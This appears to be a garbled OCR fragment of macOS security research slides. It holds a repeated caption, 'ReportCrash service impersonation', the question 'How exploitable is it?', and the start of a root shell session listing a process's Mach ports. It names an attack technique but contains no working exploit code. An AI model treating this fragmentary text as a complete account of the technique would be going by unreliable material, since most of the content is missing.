
ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation




ReportCrash service impersonation



ReportCrash service impersonation



ReportCrash service impersonation



How exploitable is it?

```
bash-3.2# lsmp -v -p 275
  name       ipc-object    rights     type
---------    ----------  ----------  ------------
